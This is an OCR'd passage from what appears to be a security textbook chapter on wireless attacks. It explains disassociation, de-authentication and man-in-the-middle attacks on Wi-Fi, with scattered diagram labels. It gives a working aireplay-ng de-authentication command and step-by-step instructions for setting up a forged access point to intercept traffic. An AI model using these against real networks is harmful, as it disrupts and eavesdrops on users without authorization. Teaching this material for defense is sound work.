


Client is authenticated and associated with the AP
1
Attacker sends a disassociate request packet to take a single client offline
2
Client connects to the network
3
Client is still authenticated but no longer associated with the AP
Client attempting to connect
Access Point
Attacker

Figure 16.58: Disassociation attack

- **De-authentication Attack**

  In a de-authentication attack, the attacker floods station(s) with forged de-authenticates or disassociates to disconnect users from an AP.



Deauth command:
aireplay-ng --deauth 25 -h <TARGET MAC> -b <AP MAC> ath1
Client is authenticated and associated with the AP


Attacker

Figure 16.59: De-authentication attack



Launch of Wireless Attacks: Man-in-the-Middle Attack

Attacker sniffs the victim's **wireless parameters** (the MAC address, ESSID/BSSID, number of channels)

Sends a **deauthentication (deauth) request** to the victim with the spoofed source address of the victim's AP

Victim is deauthenticated and starts to search all channels for a new valid AP

Attacker sets a **forged AP** on a new channel with the **original MAC address** (BSSID) and ESSID of the victim's AP

After the victim's successful association to the forged AP, the attacker **spoofs victim** to connect to the original AP

Attacker sits in between the AP and the victim and **listens** to all the traffic

Man-in-the-Middle Attack

A man-in-the-middle (MITM) attack is an active Internet attack in which the attacker attempts to intercept, read, or alter information transmitted between two computers. MITM attacks are associated with 802.11 WLANs as well as wired communication systems.

- **Eavesdropping**

  Eavesdropping is easy in a wireless network because no physical medium is used for communication. An attacker in the vicinity of a wireless network can receive radio waves on the wireless network without much effort or equipment. Furthermore, the attacker can examine the entire data frame sent across the network or store it for later assessment.

  Several layers of encryption need to be implemented to prevent attackers from obtaining sensitive information. WEP or data-link encryption can be used in these layers. Further, a security mechanism such as IPsec, SSH, or SSL must be used, failing which sent data may be available to attackers.

  However, as demonstrated in a previous section, an attacker can crack WEP with tools freely available on the Internet. Accessing email using the Post Office Protocol (POP) or Internet Message Access Protocol (IMAP) is risky because these protocols can send an email over a wireless network without any form of extra encryption. A skilled hacker can potentially log gigabytes of WEP-protected traffic, post-process the data, and break the encryption.

- **Manipulation**

  Manipulation is a level beyond eavesdropping. It occurs when an attacker receives the victim's encrypted data, manipulates it, and retransmits the manipulated data to the victim. In addition, an attacker can intercept packets with encrypted data and change the destination address to forward these packets across the Internet.

An attacker performs an MITM attack through the following steps.

- The attacker sniffs the victim's wireless parameters (MAC address, ESSID/BSSID, and number of channels).




Figure 16.60: Sniffing of the victim's wireless parameters

- The attacker sends a DEAUTH request to the victim with a spoofed source address of the victim's AP.



Figure 16.61: Sending a DEAUTH request

- On receiving the request, the victim's computer is de-authenticated and starts to search all channels for a new valid AP.



Figure 16.62: De-authentication of the victim's computer

